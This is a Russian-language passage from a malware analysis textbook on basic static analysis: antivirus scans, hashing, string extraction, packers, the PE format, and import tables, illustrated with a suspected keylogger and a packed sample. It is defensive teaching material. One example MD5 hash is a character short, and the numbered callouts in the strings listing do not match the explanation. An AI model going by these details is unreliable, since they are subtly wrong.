Во-первых, не слишком отвлекайтесь на детали. Большинство вредоносных программ являются объемными и сложными — понять каждый их аспект попросту невозможно. Вместо этого сосредоточьтесь на ключевых свойствах. Столкнувшись с трудностями и нестандартными участками кода, попробуйте посмотреть на проблему в целом, иначе можно за деревьями не увидеть леса.

Во-вторых, не забывайте, что разные инструменты и методики предназначены для разных задач. Не существует универсального подхода. Каждая ситуация уникальна, а утилиты и технические приемы, которые вы изучите, имеют похожие и иногда пересекающиеся функции. Потерпев неудачу с одним инструментом, попробуйте другой. Если вы увязли в какой-то одной проблеме, не тратьте на нее слишком много времени — переходите к следующей. Попробуйте подойти к анализу вредоноса с другой стороны или просто воспользуйтесь другим подходом.

Наконец, помните, что анализ вредоносных программ — это игра в кошки-мышки. В ответ на новые методики анализа авторы вредоносов разрабатывают новые техники их обхода. Чтобы стать успешным аналитиком, вы должны уметь распознавать, понимать и нейтрализовывать эти техники, а также всегда быть в курсе последних веяний в сфере анализа вредоносного ПО.

Часть I
Базовый анализ

1 Основные статические методики

Мы начнем знакомиться с анализом вредоносного ПО со статических методик, которые, как правило, применяются в первую очередь. *Статический анализ* заключается в исследовании кода или структуры программы для определения ее функций. Сама программа в это время не запущена. Для сравнения, при выполнении *динамического анализа* аналитик обычно запускает программу (подробнее об этом — в главе 3 «Основы динамического анализа»).

В этой главе обсуждаются разные способы извлечения полезной информации из исполняемых файлов. Будут рассмотрены следующие приемы.

- Подтверждение вредоносности с помощью антивируса.
- Использование хешей для идентификации вредоносов.
- Сбор информации из строк, функций и заголовков файла.

Все эти методики позволяют получить разные сведения, и то, какую из них следует выбрать, зависит от ваших целей. Обычно используется сразу несколько методик, чтобы собрать как можно больше информации.

Сканирование антивирусом: первый шаг

Анализ предполагаемой вредоносной программы можно начать с использования нескольких антивирусов, которые, возможно, уже знакомы с ней. Однако антивирусные пакеты далеки от идеала. Они в основном полагаются на базу данных известных участков кода *(файловых сигнатур)*, а также выполняют поведенческий анализ и сопоставление по образцу *(эвристический подход)*, чтобы распознавать подозрительные файлы. Проблема в том, что авторы вредоносного ПО могут легко модифицировать свой код, изменяя тем самым сигнатуры своих программ и оставаясь незаметными для антивирусных сканеров. Кроме того, редкие вредоносы часто избегают обнаружения, так как они попросту еще не внесены в базу данных. И наконец, эвристические методики часто обнаруживают неизвестные вредоносные программы, но могут пропустить новый и уникальный код.

Разные антивирусы используют разные сигнатуры и эвристики, поэтому бывает полезно применить к одному и тому ж файлу сразу несколько из них. Такие сайты, как VirusTotal (www.virustotal.com), позволяют просканировать файл разными антивирусными системами. VirusTotal генерирует отчет, в котором отмечает, сколько антивирусов считает файл вредоносным, и указывает название вредоноса и дополнительную информацию о нем, если таковая имеется.

Хеширование: отпечатки пальцев злоумышленника

Хеширование — это распространенный метод однозначной идентификации вредоносного ПО. Зараженный файл пропускается через программу хеширования, в результате чего получается уникальная строка (хеш), которая служит идентификатором вредоноса. Одной из наиболее распространенных функций хеширования, применяемых аналитиками безопасности, является MD5, хотя SHA-1 тоже пользуется популярностью.

Например, если запустить программу md5deep (которая находится в свободном доступе), чтобы вычислить хеш приложения Пасьянс, поставляемого вместе с Windows, получится следующий результат:

```
C:\>md5deep c:\WINDOWS\system32\sol.exe
373e7a863a1a345c60edb9e20ec3231 c:\WINDOWS\system32\sol.exe
```

Хеш равен `373e7a863a1a345c60edb9e20ec3231`.

На рис. 1.1 показано графическое приложение WinMD5, которое умеет вычислять и отображать хеши сразу для нескольких файлов.




Рис. 1.1. Вывод программы WinMD5

Уникальный хеш, принадлежащий какому-то участку вредоноса, можно использовать следующим образом:

- в качестве маркера;
- поделиться им с другими аналитиками, чтобы помочь им распознать угрозу;
- поискать его в Интернете на случай, если он уже был идентифицирован ранее.

Поиск строк

Строка в программе — это последовательность символов, например the. Если программа выводит сообщения, проходит по URL-адресу или копирует файл в определенное место, это означает, что она содержит строки.

Поиск по строкам может дать некоторое представление о функциях программы. Например, если она обращается к URL, вы найдете соответствующий адрес, хранящийся в виде строки. Строки в исполняемом файле обычно хранятся в формате ASCII или Unicode, и для их поиска можно воспользоваться программой Strings (bit.ly/ic4plL).

ПРИМЕЧАНИЕ

Компания Microsoft имеет собственную реализацию Unicode, строки в которой состоят из так называемых широких символов. В данной книге под Unicode подразумевается именно эта реализация.

И в ASCII, и в Unicode символы хранятся в виде последовательностей со значением NULL в конце *(нулевой символ)*, которое указывает на завершение строки. В ASCII каждый символ занимает 1 байт, а в Unicode — 2 байта.

На рис. 1.2 показана строка `BAD`, сохраненная в формате ASCII. Она состоит из байтов 0x42, 0x41, 0x44 и 0x00, где 0x42 обозначает `B`, 0x41 — `A` и т. д. Байт 0x00 в конце сигнализирует о завершении строки.




Рис. 1.2. Строка BAD, представленная в формате ASCII

На рис. 1.3 показана строка `BAD`, сохраненная в формате Unicode. Она состоит из байтов 0x42, 0x00, 0x41 и т. д. Прописная `B` представлена байтами 0x42 и 0x00, а нулевой символ выглядит как два байта 0x00 подряд.




Рис. 1.3. Строка BAD, представленная в формате Unicode

Когда программа Strings ищет строки в форматах ASCII и Unicode, она игнорирует контекст и форматирование. Это позволяет ей анализировать файлы любого типа и находить строки на любых их участках (с другой стороны, она может обнаружить байты, которые не являются строкой). Искомые строки должны состоять как минимум из трех букв в формате ASCII или Unicode и завершаться нулевым символом.

Иногда строки, обнаруженные программой Strings, таковыми не являются. Например, последовательность байтов 0x56, 0x50, 0x33 и 0x00 будет интерпретирована как строка `VP3`, хотя это может быть адрес в памяти, инструкция процессора или данные, используемые приложением. Определение таких случаев ложится на пользователя.

Недействительные строки обычно легко выявить, так как они не представляют собой корректный текст. Например, в следующем отрывке показан результат выполнения программы Strings для файла `bp6.ex_`:

```
C:>strings bp6.ex_
VP3
VW3
t$@
D$4
99.124.22.1 ❶
e-@
GetLayout ❷
GDI32.DLL ❸
SetLayout ❹
M}C
Mail system DLL is invalid.!Send Mail failed to send message. ❺
```

В этом примере строки, выделенные жирным шрифтом, можно игнорировать. Обычно, если строка короткая и не соответствует никакому слову, она бессмысленна.

С другой стороны, строки `GetLayout` ❶ и `SetLayout` ❷ являются функциями, которые используются в графической библиотеке Windows. Их легко определить, так как функции Windows и последующие слова, содержащиеся внутри, обычно начинаются с большой буквы.

`GDI32.DLL` ❸ имеет значение, поскольку это имя популярной в Windows *библиотеки динамической компоновки* (dynamic link library, DLL), которая используется графическими программами (DLL-файлы содержат исполняемый код, который разделяется между разными приложениями).

Номер `99.124.22.1` ❹ является IP-адресом — одним из тех, которые будут каким-то образом использованы вредоносной программой.

Строка `Mail system DLL is invalid.!Send Mail failed to send message.` ❺ представляет собой сообщение об ошибке. Это конкретное сообщение говорит нам о двух вещах: предполагаемый вредонос передает текст (вероятно, по электронной почте) и зависит от системной динамической библиотеки для отправки писем. Исходя из этого имеет смысл проверить журнальные записи электронной почты на подозрительный трафик; кроме того, другая библиотека (`Mail system DLL`) также может быть связана с данным вредоносным кодом. Стоит отметить, что недостающий DLL-файл может оказаться безвредным; зловреды часто используют в своих целях обычные библиотеки.

Упакованное и обфусцированное вредоносное ПО

Злоумышленники часто упаковывают и обфусцируют вредоносные файлы, чтобы их было сложнее обнаружить или проанализировать. *Обфусцированными* являются программы, авторы которых пытаются скрыть их выполнение. *Упакованные* программы являются подмножеством обфусцированных; их содержимое сжато, и анализировать его невозможно. Эти два приема сильно ограничивают применение статического анализа.

Безвредные программы обычно содержат множество строк, а вот в упакованных и обфусцированных вредоносах их очень мало. Если при исследовании программы с помощью утилиты Strings обнаружится лишь несколько строк, это может значить, что она является обфусцированной или упакованной и, возможно, содержит вредоносный код. Для более точных выводов вам придется применить другие методики.

ПРИМЕЧАНИЕ

Упакованный и обфусцированный код часто содержит как минимум функции LoadLibrary и GetProcAddress, которые используются для загрузки и получения доступа к дополнительным функциям.

Упаковка файлов

Одновременно с упакованной программой запускается небольшая утилита-обертка, которая освобождает запакованный файл и запускает его (рис. 1.4). При статическом анализе упакованной программы мы можем вычленить только эту обертку (упаковка и распаковка более подробно рассматриваются в главе 18).




Рис. 1.4. Слева представлен исходный исполняемый файл, в котором видны все строки, инструкции импорта и другая информация. Справа показана его упакованная версия: в ней все строки, инструкции импорта и другая информация сжаты и недоступны для большинства инструментов, выполняющих статический анализ

Обнаружение упаковщиков с помощью PEiD

Определить, является ли файл упакованным, можно с помощью программы PEiD. Эта утилита позволяет установить тип упаковщика или компилятора, которые использовались при сборке приложения, что значительно упрощает анализ упакованных данных. На рис. 1.5 показана информация о файле `orig_af2.ex_`, собранная программой PEiD.




Рис. 1.5. Программа PEiD

ПРИМЕЧАНИЕ

Разработка и поддержка проекта PEiD были приостановлены в апреле 2011 года, но он до сих пор является лучшим инструментом для обнаружения упаковщиков и компиляторов. Во многих случаях он способен также определить, какой именно упаковщик использовался для заданного файла.

Утилита PEiD определила, что файл запакован с помощью UPX версии 0.89.6-1.02 или 1.05-2.90 (пока не обращайте внимания на остальную информацию: мы рассмотрим эту программу более подробно в главе 18).

Для выполнения анализа программу следует распаковать. Процесс распаковки часто оказывается сложным (описывается в главе 18), но упаковщик UPX настолько популярен и прост в использовании, что заслуживает отдельного упоминания. Например, чтобы распаковать вредоносный код, запакованный с его помощью, достаточно загрузить исполняемый файл UPX (upx.sourceforge.net) и запустить его, указав имя запакованной программы в качестве аргумента:

```
upx -d PackedProgram.exe
```

ПРИМЕЧАНИЕ

Учтите, что многие плагины к программе PEiD запускают исполняемые вредоносы без предупреждения! В главе 2 показано, как подготовить безопасную среду для выполнения вредоносного кода. Кроме того, как и любая другая программа, PEiD может содержать уязвимости. Например, версия 0.92 была подвержена переполнению буфера, что позволяло выполнять произвольный код. Умелому злоумышленнику это давало воможность написать программу, которая взломала бы компьютер аналитика безопасности. Так что всегда используйте самую последнюю версию PEiD.

Формат переносимых исполняемых файлов

До сих пор мы обсуждали инструменты, которые сканируют исполняемые файлы без учета их формата. Однако формат файла может многое сказать о возможностях программы.

Переносимый исполняемый формат (portable executable, PE) используется в Windows для исполняемых файлов, объектного кода и библиотек динамической компоновки. Формат PE — это структура данных, которая содержит информацию, необходимую системному загрузчику Windows для управления завернутым исполняемым кодом. Практически любой файл для Windows, в котором есть исполняемый код, имеет формат PE, но иногда устаревшие форматы файлов все же попадаются во вредоносных программах.

PE-файлы начинаются с заголовка, который содержит информацию о коде, типе приложения, необходимых библиотечных функциях и требованиях к дисковому пространству. Содержимое PE-заголовка представляет большую ценность для аналитика безопасности.

Компонуемые библиотеки и функции

Одним из наиболее полезных фрагментов информации, которые можно извлечь из исполняемого файла, является список функций, которые он импортирует. *Импортированные функции* — это функции, используемые одной программой, но содержащиеся в другой, например в библиотеках, которые часто хранят общие для многих программ функции. Библиотеки можно подключать к основному исполняемому файлу с помощью *компоновки*.

Программисты компонуют импортированные функции в своем коде, чтобы не повторять то, что уже было реализовано в других программах. Библиотеки можно компоновать статически, во время выполнения или динамически. Сведения о способе компоновки кода являются ключевыми для понимания работы вредоноса, поскольку от них зависит то, какую информацию можно найти в заголовке PE-файла. В этом разделе мы рассмотрим несколько инструментов для просмотра функций, импортированных программой.

Компоновка: статическая, динамическая или во время выполнения

Статический метод реже всего используется при компоновке библиотек, хотя он распространен в программах для UNIX и Linux. Если библиотека статически скомпонована с исполняемым файлом, весь ее код копируется в этот файл, что увеличивает размер итоговой программы. В ходе анализа сложно определить, какой код был статически скомпонован, а какой принадлежит самому исполняемому файлу, поскольку факт компоновки никак не упоминается в заголовке формата PE.

Компоновка на этапе выполнения не пользуется особой популярностью в обычных приложениях, но часто применяется во вредоносных программах, особенно если они упакованы или обфусцированы. Исполняемые файлы, использующие этот вид компоновки, обращаются к библиотеке только тогда, когда она им нужна, а не при запуске, как в случае с динамически скомпонованными программами.

Microsoft Windows предоставляет несколько функций, с помощью которых программисты могут импортировать код, не указанный в заголовке программы. Наиболее популярными из них являются `LoadLibrary` и `GetProcAddress`, также используются `LdrGetProcAddress` и `LdrLoadDll`. Функции `LoadLibrary` и `GetProcAddress` позволяют программе получить доступ к любой функции в любой библиотеке системы; это означает, что в случае их применения статический анализ не сможет определить, с какими функциями скомпонована подозрительная программа.

Динамический метод компоновки является самым распространенным и интересным для анализа вредоносного ПО. Если библиотеки скомпонованы динамически, операционная система ищет их при загрузке программы. Внешняя функция, которую вызывает программа, выполняется в рамках библиотеки.

Заголовок PE-файла хранит информацию обо всех библиотеках, которые будут загружены, и всех функциях, которые используются программой, — во многих случаях они являются ее самой важной частью и их идентификация имеет большое значение, позволяя предугадать поведение программы. Например, если программа импортирует функцию `URLDownloadToFile`, можно предположить, что она выходит в Интернет и загружает данные, которые затем сохраняются в локальный файл.

Исследование динамически скомпонованных функций с помощью Dependency Walker

Утилита Dependency Walker (www.dependencywalker.com), поставляемая вместе с некоторыми версиями Microsoft Visual Studio и другими пакетами разработки от Microsoft, выводит список только тех функций, которые были скомпонованы динамически.

На рис. 1.6 показаны результаты анализа файла `SERVICES.EX_` ❶ с помощью этого инструмента. На левой панели ❷ представлена как сама программа, так и DLL, которые она импортирует, а именно `KERNEL32.DLL` и `WS2_32.DLL`.

Если щелкнуть на `KERNEL32.DLL`, на правой верхней панели ❸ будет выведен список функций. Наибольший интерес представляет функция `CreateProcessA`, которая говорит о том, что программа создает другой процесс, — значит, после ее запуска нужно проследить за тем, как она запустит дополнительные программы.

На средней панели ❹ перечислены все функции библиотеки `KERNEL32.DLL`, которые можно импортировать. Для нас эта информация не особо полезна. Обратите внимание на столбцы на панелях ❸ и ❹ под названием Ordinal (Порядковый номер). Исполняемые файлы могут импортировать функции по их порядковым номерам вместо имен. В этом случае имя функции не упоминается в программе, что усложняет ее обнаружение. Когда вредоносный код применяет эту методику,




Рис. 1.6. Окно программы Dependency Walker

вы можете обратиться к панели ❹, чтобы сопоставить порядковый номер функции с ее названием.

На двух нижних панелях, ❺ и ❻, выводятся дополнительные сведения о версиях DLL, загружаемых при запуске программы, и отображаются ошибки.

Информация о том, какие DLL использует программа, может многое сказать о ее возможностях. В табл. 1.1 перечислены и описаны популярные DLL.

Таблица 1.1. Популярные DLL

DLL	Описание
Kernel32.dll	Очень распространенный DLL-файл, содержащий базовые функции: доступ и управление памятью, файлами и устройствами
Advapi32.dll	Обеспечивает доступ к ключевым компонентам Windows, таким как Диспетчер служб и Реестр
User32.dll	Содержит компоненты пользовательского интерфейса, такие как кнопки, полосы прокрутки и элементы для взаимодействия с пользователем
Gdi32.dll	В этом файле находятся функции для выполнения графических операций и графического вывода
Ntdll.dll	Интерфейс к ядру Windows. Исполняемые файлы обычно не импортируют его напрямую, но он всегда импортируется внутри Kernel32.dll. Если он импортирован напрямую, это означает, что автор программы намеревается использовать возможности, не свойственные обычным приложениям Windows. Этот интерфейс применяется для таких задач, как скрытие функциональности или манипуляция процессами

DLL	Описание
WSock32.dll и Ws2_32.dll	Это сетевые DLL. Программа, которая обращается к этим файлам, скорее всего, подключается к сети или выполняет какие-то сетевые задачи
Wininet.dll	Этот файл содержит высокоуровневые сетевые функции, реализующие такие протоколы, как FTP, HTTP и NTP

Соглашения об именовании функций

При оценке незнакомых Windows-функций стоит помнить о нескольких соглашениях об именовании, чтобы избежать путаницы. Например, вам часто будут попадаться функции с суффиксом Ex, такие как CreateWindowEx. Когда компания Microsoft выпускает несовместимые обновления, поддержка старых функций обычно продолжается. Новым функциям присваиваются те же имена, но с добавлением суффикса Ex. Если функция претерпела два значительных обновления, она может содержать в своем имени два таких суффикса.

Многие функции, принимающие строки в качестве параметров, имеют в конце своих названий A или W: например, CreateDirectoryW. Эти буквы не упоминаются в документации — они просто указывают на то, что функция принимает строковый параметр и имеет две версии: одна для строк в формате ASCII, а другая — для широкосимвольных строк. При поиске таких функций в официальной документации не забывайте убирать A или W в конце.

Импортированные функции

Заголовок PE-файла также содержит информацию о конкретных функциях, используемых программой. Их названия могут дать представление о том, что делает исполняемый файл. Компания Microsoft предоставляет отличную документацию для Windows API в своей онлайн-библиотеке Microsoft Developer Network (MSDN). В приложении A вы найдете список функций, которые часто используются вредоносными программами.

Экспортированные функции

DLL- и EXE-файлы могут экспортировать свои функции, чтобы взаимодействовать с другими программами и кодом. Обычно в DLL реализована одна или несколько функций, экспортирующихся для использования в любом исполняемом файле, который пожелает их импортировать.

PE-файл содержит информацию о том, какие функции экспортируются программой. Поскольку библиотеки DLL специально созданы для предоставления своей функциональности исполняемым файлам, экспортируемые функции обычно встречаются именно в них. EXE-файлы не предназначены для того, чтобы делиться

своими возможностями с другими программами, поэтому экспортируемые функции в них являются редкостью и обычно несут в себе полезную информацию.

Во многих случаях разработчики ПО дают своим экспортируемым функциям меткие имена. Традиционно названия берутся из документации Microsoft. Например, чтобы запустить программу в качестве службы, вам сначала нужно определить функцию `ServiceMain`. Наличие экспортируемой функции с этим именем означает, что вредоносная программа выполняется в рамках службы.

Хотя компания Microsoft использует название `ServiceMain` и разработчики обычно следуют ее примеру, данная функция может называться как угодно. В связи с этим названия экспортируемых функций не имеют особого значения при работе со сложными вредоносными программами. Если вредонос и экспортирует какие-то функции, он, скорее всего, либо вообще не станет их никак называть, либо даст им имена, которые могут лишь ввести в заблуждение.

Для просмотра сведений об экспорте можно использовать программу Dependency Walker, описанную чуть выше, в разделе «Исследование динамически скомпонованных функций с помощью Dependency Walker». Чтобы получить список экспортируемых функций, щелкните на имени файла, который вас интересует. Окно ❹ на рис. 1.6 выводит все функции, экспортированные файлом.

Статический анализ на практике

Теперь, когда вы получили представление об основах статического анализа, пришло время рассмотреть реальное вредоносное ПО. Мы исследуем предполагаемый кейлогер и упакованную программу.

PotentialKeylogger.exe: неупакованный исполняемый файл

В табл. 1.2 приводится краткий список функций, импортированных файлом `PotentialKeylogger.exe` (как показала Dependency Walker). Столь большое количество функций говорит о том, что файл не упакован.

Как и большинство программ среднего размера, этот исполняемый файл импортирует множество функций. Лишь небольшая часть из них полезна с точки зрения анализа безопасности. В этой книге мы будем время от времени возвращаться к импорту во вредоносном ПО, заостряя внимание на самых актуальных для нас функциях.

Если вы не уверены в назначении функции, нужно поискать ее описание. Чтобы помочь вам в этом, в приложении А мы перечислили множество функций, представляющих наибольший интерес при анализе вредоносного кода. Если не найдете ее там, попробуйте поискать в MSDN.

Будучи новичком, вы потратите много времени на поиск функций, не играющих особой роли, но вы быстро научитесь распознавать, какие из них имеют значение, а какие — нет. В этом примере мы покажем вам множество импортируемых функций,

которыми можно пренебречь, чтобы вы начали привыкать к исследованию больших объемов данных и поиску ключевых фрагментов.

Таблица 1.2. Краткий список DLL и функций, импортированных файлом PotentialKeylogger.exe

Kernel32.dll	**User32.dll**	**User32.dll (продолжение)**
CreateDirectoryW	BeginDeferWindowPos	**ShowWindow**
CreateFileW	CallNextHookEx	ToUnicodeEx
CreateThread	CreateDialogParamW	TrackPopupMenu
DeleteFileW	CreateWindowExW	TrackPopupMenuEx
ExitProcess	DefWindowProcW	TranslateMessage
FindClose	DialogBoxParamW	UnhookWindowsHookEx
FindFirstFileW	EndDialog	UnregisterClassW
FindNextFileW	GetMessageW	UnregisterHotKey
GetCommandLineW	GetSystemMetrics	
GetCurrentProcess	GetWindowLongW	**GDI32.dll**
GetCurrentThread	GetWindowRect	GetStockObject
GetFileSize	GetWindowTextW	SetBkMode
GetModuleHandleW	InvalidateRect	SetTextColor
GetProcessHeap	IsDlgButtonChecked	
GetShortPathNameW	IsWindowEnabled	**Shell32.dll**
HeapAlloc	LoadCursorW	CommandLineToArgvW
HeapFree	LoadIconW	SHChangeNotify
IsDebuggerPresent	LoadMenuW	SHGetFolderPathW
MapViewOfFile	MapVirtualKeyW	ShellExecuteExW
OpenProcess	MapWindowPoints	ShellExecuteW
ReadFile	MessageBoxW	
SetFilePointer	**RegisterClassExW**	**Advapi32.dll**
WriteFile	**RegisterHotKey**	RegCloseKey
	SendMessageA	RegDeleteValueW
	SetClipboardData	RegOpenCurrentUser
	SetDlgItemTextW	RegOpenKeyExW
	SetWindowTextW	RegQueryValueExW
	SetWindowsHookExW	RegSetValueExW

В обычной ситуации мы не знаем наперед, что эта вредоносная программа может быть кейлогером. Чтобы получить о ней какие-то сведения, нам бы пришлось просмотреть ее функции. Нас интересуют только те функции, которые проливают свет на возможности программы.

Импорт из файла `Kernel32.dll` (см. табл. 1.2) говорит о том, что программа может заниматься открытием и манипуляцией процессами (функции `OpenProcess`, `GetCurrentProcess` и `GetProcessHeap`) и файлами (функции `ReadFile`, `CreateFile` и `WriteFile`). Особый интерес представляют функции `FindFirstFile` и `FindNextFile`, которые позволяют выполнять поиск по каталогам.

Импорт из файла `User32.dll` еще интереснее. Большое количество функций для работы с GUI (таких как `RegisterClassEx`, `SetWindowText` и `ShowWindow`) свидетельствует о высокой вероятности того, что программа имеет графический интерфейс (который может и не выводиться пользователю).

Функция `SetWindowsHookEx` нередко используется во вредоносном ПО: с ее помощью кейлогеры чаще всего принимают ввод с клавиатуры. Эта функция имеет вполне нормальное применение, но если она встретилась в подозрительном коде, то вы, вероятно, имеете дело с кейлогером.

Функция `RegisterHotKey` тоже интересна. Она регистрирует сочетания клавиш (такие как Ctrl+Shift+P), чтобы получать уведомления при их нажатии. Неважно, какое приложение является активным, — это сочетание клавиш перенаправит пользователя к данной программе.

Функции файла `GDI32.dll` связаны с графикой и всего лишь подтверждают, что программа имеет графический интерфейс. Импорт из библиотеки `Shell32.dll` говорит нам о том, что данный код может запускать другие программы — эта возможность характерна как для вредоносных, так и для обычных приложений.

Импорт из файла `Advapi32.dll` свидетельствует об использовании реестра, так что стоит поискать строки, которые выглядят как соответствующие ключи. Строки реестра имеют вид каталогов. В данном случае мы нашли строку `Software\Microsoft\Windows\CurrentVersion\Run` — это ключ, который определяет, какие программы стартуют автоматически вместе с запуском Windows (он часто используется вредоносным ПО).

Этот исполняемый файл также имеет несколько экспортных функций: `LowLevelKeyboardProc` и `LowLevelMouseProc`. Согласно официальной документации, «хук-процедура `LowLevelKeyboardProc` — это функция обратного вызова, определенная на уровне библиотеки или приложения, которая применяется совместно с функцией `SetWindowsHookEx`». Иными словами, она используется в сочетании с `SetWindowsHookEx` и позволяет указать функцию, которая будет вызвана в ответ на заданное событие — в данном случае на низкоуровневое событие, связанное с нажатием клавиши. В документации к `SetWindowsHookEx` уточняется, что эта функция вызывается при наступлении низкоуровневых клавиатурных событий.

В официальной документации используется название `LowLevelKeyboardProc`, и в нашем случае автор программы поступил так же. Он не замаскировал имя экспортной функции, благодаря чему мы сумели извлечь полезную информацию.

На основе данных, полученных при статическом анализе импорта и экспорта, мы можем сделать выводы или хотя бы гипотезы об этом вредоносе. Например, все указывает на то, что это локальный кейлогер, который использует хук `SetWindowsHookEx` для записи нажатий клавиш. Можно также предположить, что он обладает графическим интерфейсом, который выводится лишь определенному пользователю, и что сочетание клавиш, зарегистрированное с помощью функции `RegisterHotKey`,

позволяет злоумышленнику запустить интерфейс кейлогера и просматривать записанные нажатия. По наличию функции для работы с реестром и ключа `Software\Microsoft\Windows\CurrentVersion\Run` можно догадаться, что программа настроена на запуск вместе с Windows.

PackedProgram.exe: тупик

В табл. 1.3 приведен полный список функций, импортированных вторым фрагментом неизвестного вредоноса. Из краткости этого списка можно заключить, что данная программа запакована или обфусцирована. Это также подтверждается тем, что в ней не содержится членораздельных строк. Компилятор Windows не создал бы программу, которая импортирует так мало функций — даже пример вроде «Привет, мир!» имел бы более объемный импорт.

Таблица 1.3. DLL и функции, импортированные программой PackedProgram.exe

Kernel32.dll	**User32.dll**
GetModuleHandleA	MessageBoxA
LoadLibraryA	
GetProcAddress	
ExitProcess	
VirtualAlloc	
VirtualFree	

Сам факт того, что данная программа запакована, является ценной информацией, но это также делает невозможным дальнейшее ее изучение средствами базового статического анализа. Нам придется прибегнуть к более сложным методикам, таким как динамический анализ (глава 3) или распаковка (глава 18).

Заголовки и разделы PE-файла

Заголовки PE-файла могут содержать значительно больше информации, чем просто импорт. Формат PE предполагает наличие заголовка с метаданными о самом файле, за которым следует несколько разделов, в каждом из которых находятся полезные сведения. В дальнейшем мы еще обсудим стратегии просмотра информации в этих участках файла. Ниже приводятся наиболее распространенные и интересные разделы PE-файла.

- `.text`. Содержит инструкции, выполняемые центральным процессором. В норме это единственный исполняемый раздел, и только в нем должен храниться код. Во всех остальных разделах находятся данные и вспомогательная информация.
- `.rdata`. Обычно включает сведения об импорте и экспорте, которые можно получить с помощью утилит Dependency Walker и PEview. В нем также могут храниться

программные данные, доступные только для чтения. Некоторые файлы хранят сведения об импорте и экспорте в разделах `.idata` и `.edata` (табл. 1.4).

- `.data`. Содержит глобальные данные, доступные из любой части программы. Локальные данные нельзя найти ни здесь, ни в какой-либо другой части PE-файла (подробнее об этом мы поговорим в главе 6).
- `.rsrc`. Включает в себя ресурсы, которые используются исполняемым файлом, но не являются его частью, например значки, изображения, меню и строки. Строки могут находиться либо здесь, либо в главной программе. В раздел `.rsrc` они часто помещаются для поддержки нескольких языков.

Названия разделов соблюдаются одними компиляторами, но могут варьироваться в других. Например, Visual Studio хранит исполняемый код внутри `.text`, тогда как Borland Delphi использует для этого раздел `CODE`. Для Windows конкретные названия неважны, поскольку назначение разделов определяется на основе информации из PE-заголовка. Кроме того, названия разделов иногда обфусцируются, чтобы усложнить анализ. В большинстве случаев применяются стандартные обозначения. В табл. 1.4 перечислены разделы, которые встречаются чаще всего.

Таблица 1.4. Разделы исполняемого файла формата PE в Windows

Раздел	Описание
.text	Содержит исполняемый код
.rdata	Хранит глобальные данные программы, доступные только для чтения
.data	Хранит глобальные данные, доступные с любого участка программы
.idata	Иногда несет информацию об импортах функций; в случае отсутствия этого раздела сведения об импорте находятся в .rdata
.edata	Иногда несет информацию об экспортных функциях; в случае отсутствия этого раздела сведения об экспорте находятся в .rdata
